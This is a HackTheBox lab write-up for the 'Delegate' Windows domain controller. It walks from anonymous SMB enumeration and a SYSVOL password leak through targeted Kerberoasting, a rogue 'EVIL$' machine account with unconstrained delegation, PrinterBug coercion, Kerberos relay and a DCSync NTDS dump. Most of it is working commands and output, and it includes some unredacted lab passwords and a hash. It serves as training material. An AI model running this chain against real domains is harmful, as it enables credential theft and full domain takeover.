Delegate Report

Cover

Target: HTB Machine “Delegate” **Client:** HTB (Fictitious) **Engagement Date:** November 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

Index

1. Introduction

Objective of the Engagement

The objective of this assessment was to evaluate the security posture of the **Delegate** machine, a Windows Server 2022 Active Directory Domain Controller environment hosted on HackTheBox, by simulating real-world adversarial techniques against its authentication protocols, file shares, Kerberos services, and delegation controls. Our testing focused on identifying vulnerabilities in anonymous access mechanisms, credential exposure in SYSVOL, excessive object permissions, default machine account quotas, and unconstrained delegation abuse. Through systematic enumeration and exploitation, we progressed from zero credentials to full Domain Administrator compromise via DCSync rights.

Scope of Assessment

- **Network Reconnaissance:** Aggressive full-port scans revealed a hardened Windows host exposing typical Domain Controller services: 53 (DNS), 88 (Kerberos), 135-139/445 (RPC/SMB), 389/636 (LDAP), 3389 (RDP), and 5985/47001 (WinRM).
- **Anonymous Enumeration:** Null session access permitted RID brute-forcing and SYSVOL browsing, leading to discovery of a plaintext password in `users.bat`.
- **Authenticated AD Mapping:** Valid credentials (`A.Briggs`) enabled BloodHound collection, revealing `GenericWrite` rights over `N.Thompson`.
- **Targeted Kerberoasting:** Exploitation of `GenericWrite` forced an SPN on `N.Thompson`, yielding a crackable Kerberos ticket and valid high-privilege credentials.
- **Machine Account Creation & Delegation Abuse:** Leveraging default `MachineAccountQuota = 10` and `SeEnableDelegationPrivilege`, a malicious computer account (`EVIL$`) was created and marked for **Unconstrained Delegation**.
- **Authentication Coercion & Relay:** PrinterBug coercion forced the Domain Controller to authenticate to the attacker-controlled host, relaying its TGT and granting DCSync privileges.
- **Privilege Escalation & Flag Retrieval:** Full NTDS.dit extraction provided the Administrator hash, enabling administrative shell and root flag retrieval.

Ethics & Compliance

All testing activities were conducted within the official HackTheBox platform, adhering to its rules of engagement and confined to the isolated **Delegate** environment. No production systems, user data, or external resources were impacted. This report is confidential, intended solely for personal learning and skill development, aiming to enhance Active Directory security awareness and promote defense-in-depth configuration practices in modern Windows enterprise environments.

2. Methodology

2.1 Initial Host Discovery and Port Scanning

Aggressive full-port TCP scanning was performed using Nmap with a high packet rate to identify open ports:

```
nmap -sS --open -p- -Pn -n --min-rate 5000 10.129.63.162 -oN services
```

```
Nmap scan report for 10.129.63.162
Host is up (0.037s latency).
Not shown: 65509 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49670/tcp open  unknown
50381/tcp open  unknown
50382/tcp open  unknown
50387/tcp open  unknown
50399/tcp open  unknown
51236/tcp open  unknown
53687/tcp open  unknown
```

2.2 Service Enumeration and Version Detection

Detailed service fingerprinting was conducted on all discovered ports:

```
sudo nmap -sVC -p
53,88,135,139,389,445,464,593,636,3268,3269,3389,5985,9389,47001,49664,496
65,49666,49667,49668,49670,50381,50382,50387,50399,51236,53687
10.129.63.162 -oN Services
```

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time:
2025-11-07 19:37:32Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: delegate.vl0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: delegate.vl0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-11-07T19:39:07+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: DELEGATE
|   NetBIOS_Domain_Name: DELEGATE
|   NetBIOS_Computer_Name: DC1
|   DNS_Domain_Name: delegate.vl
|   DNS_Computer_Name: DC1.delegate.vl
|   DNS_Tree_Name: delegate.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-11-07T19:38:27+00:00
| ssl-cert: Subject: commonName=DC1.delegate.vl
| Not valid before: 2025-11-06T19:30:53
|_Not valid after:  2026-05-08T19:30:53
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
```

```
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
50381/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
50382/tcp open  msrpc         Microsoft Windows RPC
50387/tcp open  msrpc         Microsoft Windows RPC
50399/tcp open  msrpc         Microsoft Windows RPC
51236/tcp open  msrpc         Microsoft Windows RPC
53687/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-11-07T19:38:29
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 103.70 seconds
```

2.3 Anonymous SMB Enumeration

Null session access confirmed with `crackmapexec` (nxc):

```
nxc smb DC1 -u "Guest" -p ""
nxc smb DC1 -u "Guest" -p "" --shares
nxc smb DC1 -u "Guest" -p "" --rid-brute
```

```
kali@kali ~/workspace/Delegate/nmap [19:42:19] $ nxc smb DC1 -u "Guest" -p ""
SMB         10.129.63.162   445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:delegate.vl) (signing:True) (SMBv1:False)
SMB         10.129.63.162   445    DC1              [+] delegate.vl\Guest:
```

```
kali@kali ~/workspace/Delegate/nmap [19:43:46] $ nxc smb DC1 -u "Guest" -p "" --shares
SMB         10.129.63.162   445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:delegate.vl) (signing:True) (SMBv1:False)
SMB         10.129.63.162   445    DC1              [+] delegate.vl\Guest:
SMB         10.129.63.162   445    DC1              [*] Enumerated shares
SMB         10.129.63.162   445    DC1              Share           Permissions     Remark
SMB         10.129.63.162   445    DC1              -----           -----------     ------
SMB         10.129.63.162   445    DC1              ADMIN$                          Remote Admin
SMB         10.129.63.162   445    DC1              C$                              Default share
SMB         10.129.63.162   445    DC1              IPC$            READ            Remote IPC
SMB         10.129.63.162   445    DC1              NETLOGON        READ            Logon server share
SMB         10.129.63.162   445    DC1              SYSVOL          READ            Logon server share
```

```
kali@kali ~/workspace/Delegate/nmap [19:44:12] $ nxc smb DC1 -u "Guest" -p "" --rid-brute
SMB         10.129.63.162   445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:delegate.vl) (signing:True) (SMBv1:False)
SMB         10.129.63.162   445    DC1              [+] delegate.vl\Guest:
SMB         10.129.63.162   445    DC1              498: DELEGATE\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.63.162   445    DC1              500: DELEGATE\Administrator (SidTypeUser)
SMB         10.129.63.162   445    DC1              501: DELEGATE\Guest (SidTypeUser)
SMB         10.129.63.162   445    DC1              502: DELEGATE\krbtgt (SidTypeUser)
SMB         10.129.63.162   445    DC1              512: DELEGATE\Domain Admins (SidTypeGroup)
SMB         10.129.63.162   445    DC1              513: DELEGATE\Domain Users (SidTypeGroup)
SMB         10.129.63.162   445    DC1              514: DELEGATE\Domain Guests (SidTypeGroup)
SMB         10.129.63.162   445    DC1              515: DELEGATE\Domain Computers (SidTypeGroup)
SMB         10.129.63.162   445    DC1              516: DELEGATE\Domain Controllers (SidTypeGroup)
SMB         10.129.63.162   445    DC1              517: DELEGATE\Cert Publishers (SidTypeAlias)
SMB         10.129.63.162   445    DC1              518: DELEGATE\Schema Admins (SidTypeGroup)
SMB         10.129.63.162   445    DC1              519: DELEGATE\Enterprise Admins (SidTypeGroup)
SMB         10.129.63.162   445    DC1              520: DELEGATE\Group Policy Creator Owners (SidTypeGroup)
SMB         10.129.63.162   445    DC1              521: DELEGATE\Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.63.162   445    DC1              522: DELEGATE\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.129.63.162   445    DC1              525: DELEGATE\Protected Users (SidTypeGroup)
SMB         10.129.63.162   445    DC1              526: DELEGATE\Key Admins (SidTypeGroup)
SMB         10.129.63.162   445    DC1              527: DELEGATE\Enterprise Key Admins (SidTypeGroup)
SMB         10.129.63.162   445    DC1              553: DELEGATE\RAS and IAS Servers (SidTypeAlias)
SMB         10.129.63.162   445    DC1              571: DELEGATE\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.129.63.162   445    DC1              572: DELEGATE\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.129.63.162   445    DC1              1000: DELEGATE\DC1$ (SidTypeUser)
SMB         10.129.63.162   445    DC1              1101: DELEGATE\DnsAdmins (SidTypeAlias)
SMB         10.129.63.162   445    DC1              1102: DELEGATE\DnsUpdateProxy (SidTypeGroup)
SMB         10.129.63.162   445    DC1              1104: DELEGATE\A.Briggs (SidTypeUser)
SMB         10.129.63.162   445    DC1              1105: DELEGATE\b.Brown (SidTypeUser)
SMB         10.129.63.162   445    DC1              1106: DELEGATE\R.Cooper (SidTypeUser)
SMB         10.129.63.162   445    DC1              1107: DELEGATE\J.Roberts (SidTypeUser)
SMB         10.129.63.162   445    DC1              1108: DELEGATE\N.Thompson (SidTypeUser)
SMB         10.129.63.162   445    DC1              1121: DELEGATE\delegation admins (SidTypeGroup)
```

Valid readable shares: `NETLOGON`, `SYSVOL`, `IPC$`
User list extracted and filtered:

```
Administrator  Guest  krbtgt  DC1$  A.Briggs  b.Brown  R.Cooper  J.Roberts
N.Thompson
```

```
kali@kali ~/workspace/Delegate/nmap [20:09:19] $ rid-brute-filter  users.txt
Extracting users from: users.txt
═══════════════════════════════════════
Administrator
Guest
krbtgt
DC1$
A.Briggs
b.Brown
R.Cooper
J.Roberts
N.Thompson
═══════════════════════════════════════
Output file: users-filtered.txt
Total users extracted: 9
```

2.4 Credential Discovery via SYSVOL

Browsing SYSVOL anonymously:

```
smbclient -U "Guest" \\\\10.129.63.162\\SYSVOL
```

Found `users.bat` in `delegate.vl\scripts\`

```
                4652287 blocks of size 4096. 1119073 blocks available
smb: \delegate.vl\> cd scripts
smb: \delegate.vl\scripts\> ls
  .                                   D        0  Sat Aug 26 12:45:24 2023
  ..                                  D        0  Sat Aug 26 09:45:45 2023
  users.bat                           A      159  Sat Aug 26 12:54:29 2023
```

```
kali@kali ~/workspace/Delegate/nmap [20:34:14] $ strings users.bat
rem @echo off
net use * /delete /y
net use v: \\dc1\development
if %USERNAME%==A.Briggs net use h: \\fileserver\backups /user:Administrator [redacted]
```

Contained plaintext password for `A.Briggs`

Successful SMB login confirmed:

```
kali@kali ~/workspace/Delegate/content [20:39:21] $ nxc smb DC1 -u "A.Briggs" -p credentials.txt
SMB         10.129.63.162   445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:delegate.vl) (signing:True) (SMBv1:False)
SMB         10.129.63.162   445    DC1              [+] delegate.vl\A.Briggs:[redacted]
```

2.5 BloodHound Enumeration


Collected AD data using valid credentials:

```
bloodhound-python -d delegate.vl -dc DC1.delegate.vl -ns 10.129.63.162 -c All -u "A.Briggs" -p "<REDACTED>"
```

```
kali@kali ~/workspace/Delegate/content [20:47:49] $ bloodhound-python -d delegate.vl -dc DC1.delegate.vl -ns 10.129.63.162 -c All -u "A.Briggs" -p [redacted]
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: delegate.vl
INFO: Using TGT from cache
INFO: Found TGT with correct principal in ccache file.
INFO: Connecting to LDAP server: DC1.delegate.vl
INFO: Testing resolved hostname connectivity dead:beef::b87f:a7cf:bfab:8b04
INFO: Trying LDAP connection to dead:beef::b87f:a7cf:bfab:8b04
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: DC1.delegate.vl
INFO: Testing resolved hostname connectivity dead:beef::b87f:a7cf:bfab:8b04
INFO: Trying LDAP connection to dead:beef::b87f:a7cf:bfab:8b04
INFO: Found 9 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC1.delegate.vl
INFO: Done in 00M 09S
```

Analysis revealed:

`A.Briggs` → `GenericWrite` on `N.Thompson`




2.6 Targeted Kerberoasting via GenericWrite

Exploited write permission to set SPN on `N.Thompson`:

```
targetedKerberoast -v -d 'delegate.vl' -u 'A.Briggs' -p '<REDACTED>'
```

Hash cracked offline:

```
hashcat -m 13100 N.Thompson.hash /usr/share/wordlists/rockyou.txt
```



2.7 Initial Foothold via WinRM

Valid credentials allowed WinRM access:

```
nxc winrm 10.129.63.162 -u N.Thompson -p "REDACTED"
```

User flag retrieved:


```
nxc winrm 10.129.63.162 -u N.Thompson -p "REDACTED" -x "type
c:\users\N.Thompson\Desktop\user.txt"
```

2.8 Privilege Enumeration on N.Thompson

Checked delegation privileges:

```
nxc winrm 10.129.63.162 -u N.Thompson -p "REDACTED" -x "whoami /priv"
```

`SeEnableDelegationPrivilege` enabled → indication of **Unconstrained Delegation potential**



2.9 Machine Account Creation (MAQ = 10)

Confirmed quota:

```
nxc ldap DC1.delegate.vl -u N.Thompson -p 'REDACTED' -M maq
```

Created malicious machine account:

```
impacket-addcomputer -computer-name 'EVIL$' -computer-pass 'Summer2024.' -
dc-host delegate.vl -domain-netbios delegate.vl
delegate.vl/N.Thompson:'REDACTED'
```

2.10 Unconstrained Delegation Abuse Setup

1. Added DNS A record for `evil.delegate.vl` → attacker IP

```
python3 dnstool.py -u 'delegate.vl\EVIL$' -p 'Summer2024!' --action
add --record evil.delegate.vl --data 10.10.16.51 --type A -dns-ip
10.129.63.162 dc1.delegate.vl
```

2. Set SPN on malicious machine (first required `--additional` flag && secondly without it)


3. Enabled **Unconstrained Delegation** on `EVIL$` via BloodyAD

```
bloodyAD -d delegate.vl -u N.Thompson -p KALEB_2341 --host
dc1.delegate.vl add uac 'EVIL$' -f TRUSTED_FOR_DELEGATION
```

2.11 Kerberos Relay & Coercion

Started krbrelayx listener:

```
sudo python3 krbrelayx.py -hashes :72f0eefcc213ea8f350773b831cf2c9c
```



Coerced authentication from DC1 using PrinterBug:

```
netexec smb dc1.delegate.vl -u 'EVIL$' -p 'Summer2024!' -M coerce_plus -o
LISTENER=evil.delegate.vl METHOD=PrinterBug
```

TGT for `DC1$` successfully relayed

```
kali@kali /opt/krbrelayx [18:07:45] $ sudo python3 krbrelayx.py -hashes :72f0eefcc213ea8f350773b831cf2c9c
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMB loaded..
[*] Running in export mode (all tickets will be saved to disk). Works with unconstrained delegation attack only.
[*] Running in unconstrained delegation abuse mode using the specified credentials.
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up DNS Server

[*] Servers started, waiting for connections
[*] SMBD: Received connection from 10.129.234.69
[*] Got ticket for DC1$@DELEGATE.VL [krbtgt@DELEGATE.VL]
[*] Saving ticket in DC1$@DELEGATE.VL_krbtgt@DELEGATE.VL.ccache
[*] SMBD: Received connection from 10.129.234.69
[-] Unsupported MechType 'NTLMSSP - Microsoft NTLM Security Support Provider'
[*] SMBD: Received connection from 10.129.234.69
[-] Unsupported MechType 'NTLMSSP - Microsoft NTLM Security Support Provider'
```

2.12 DCSync via Delegated TGT

Performed full NTDS dump:

```
sudo KRB5CCNAME=DC1\$@DELEGATE.VL_krbtgt@DELEGATE.VL.ccache netexec smb
dc1.delegate.vl --use-kcache --ntds
```

```
kali@kali /opt/krbrelayx [18:22:34] $ sudo KRB5CCNAME=DC1\$@DELEGATE.VL_krbtgt@DELEGATE.VL.ccache netexec smb dc1.delegate.vl --use-kcache --ntds
[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user <user> to dump a specific user safely or the module -M ntdsutil [Y/n] y
SMB         dc1.delegate.vl 445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:delegate.vl) (signing:True) (SMBv1:False)
SMB         dc1.delegate.vl 445    DC1              [+] DELEGATE.VL\DC1$ from ccache
SMB         dc1.delegate.vl 445    DC1              [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB         dc1.delegate.vl 445    DC1              [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         dc1.delegate.vl 445    DC1              Administrator
SMB         dc1.delegate.vl 445    DC1              Guest:501:aad
SMB         dc1.delegate.vl 445    DC1              krbtgt:502:aa
SMB         dc1.delegate.vl 445    DC1              A.Briggs:1104
SMB         dc1.delegate.vl 445    DC1              b.Brown:1105:
SMB         dc1.delegate.vl 445    DC1              R.Cooper:1106
SMB         dc1.delegate.vl 445    DC1              J.Roberts:110
SMB         dc1.delegate.vl 445    DC1              N.Thompson:11
SMB         dc1.delegate.vl 445    DC1              DC1$:1000:aad
SMB         dc1.delegate.vl 445    DC1              EVIL$:4601:aa
SMB         dc1.delegate.vl 445    DC1              [+] Dumped 10 NTDS hashes to /root/.nxc/logs/ntds/DC1_dc1.delegate.vl_2025-11-21_182239.ntds of which 8 were added to the database
SMB         dc1.delegate.vl 445    DC1              [*] To extract only enabled accounts from the output file, run the following command:
SMB         dc1.delegate.vl 445    DC1              [*] cat /root/.nxc/logs/ntds/DC1_dc1.delegate.vl_2025-11-21_182239.ntds | grep -iv disabled | cut -d ':' -f1
SMB         dc1.delegate.vl 445    DC1              [*] grep -iv disabled /root/.nxc/logs/ntds/DC1_dc1.delegate.vl_2025-11-21_182239.ntds | cut -d ':' -f1
```

Administrator hash obtained.

2.13 Administrative Access & Root Flag

Connected as Administrator using evil-winrm:

```
evil-winrm-py -u Administrator -H <REDACTED> -i DC1.delegate.vl
```


Root flag retrieved from Administrator Desktop.

This methodology demonstrates a **realistic enterprise Active Directory compromise chain** — from **anonymous enumeration → credential theft via SYSVOL → abusing GenericWrite for targeted Kerberoasting → machine account creation → Unconstrained Delegation with PrinterBug coercion → full domain domination via DCSync** — all using only built-in Windows features and default configurations seen in real-world environments.

3. Findings

3.1 Vulnerability: Anonymous LDAP/SMB Enumeration & SYSVOL Credential Leak

- **CVSS:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N – **7.5 (High)**
  (Fully anonymous access to domain enumeration and policy scripts containing plaintext passwords)



- **Description:** Null session access allowed full RID brute-forcing, share enumeration, and read access to SYSVOL. The file `delegate.vl\scripts\users.bat` contained a hardcoded plaintext password for the domain user `A.Briggs`.
- **Impact:** Immediate valid domain credentials without any authentication, enabling authenticated AD enumeration and lateral movement.
- **Technical Summary:**


```
nxc smb DC1 -u "Guest" -p "" --rid-brute
smbclient -U "Guest" //DC1/SYSVOL
```

```
kali@kali ~/workspace/Delegate/nmap [19:44:12] $ nxc smb DC1 -u "Guest" -p "" --rid-brute
SMB         10.129.63.162   445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:delegate.vl) (signing:True) (SMBv1:False)
SMB         10.129.63.162   445    DC1              [+] delegate.vl\Guest:
SMB         10.129.63.162   445    DC1              498: DELEGATE\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.63.162   445    DC1              500: DELEGATE\Administrator (SidTypeUser)
SMB         10.129.63.162   445    DC1              501: DELEGATE\Guest (SidTypeUser)
SMB         10.129.63.162   445    DC1              502: DELEGATE\krbtgt (SidTypeUser)
SMB         10.129.63.162   445    DC1              512: DELEGATE\Domain Admins (SidTypeGroup)
SMB         10.129.63.162   445    DC1              513: DELEGATE\Domain Users (SidTypeGroup)
SMB         10.129.63.162   445    DC1              514: DELEGATE\Domain Guests (SidTypeGroup)
SMB         10.129.63.162   445    DC1              515: DELEGATE\Domain Computers (SidTypeGroup)
SMB         10.129.63.162   445    DC1              516: DELEGATE\Domain Controllers (SidTypeGroup)
SMB         10.129.63.162   445    DC1              517: DELEGATE\Cert Publishers (SidTypeAlias)
SMB         10.129.63.162   445    DC1              518: DELEGATE\Schema Admins (SidTypeGroup)
SMB         10.129.63.162   445    DC1              519: DELEGATE\Enterprise Admins (SidTypeGroup)
SMB         10.129.63.162   445    DC1              520: DELEGATE\Group Policy Creator Owners (SidTypeGroup)
SMB         10.129.63.162   445    DC1              521: DELEGATE\Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.63.162   445    DC1              522: DELEGATE\Cloneable Domain Controllers (SidTypeGroup)
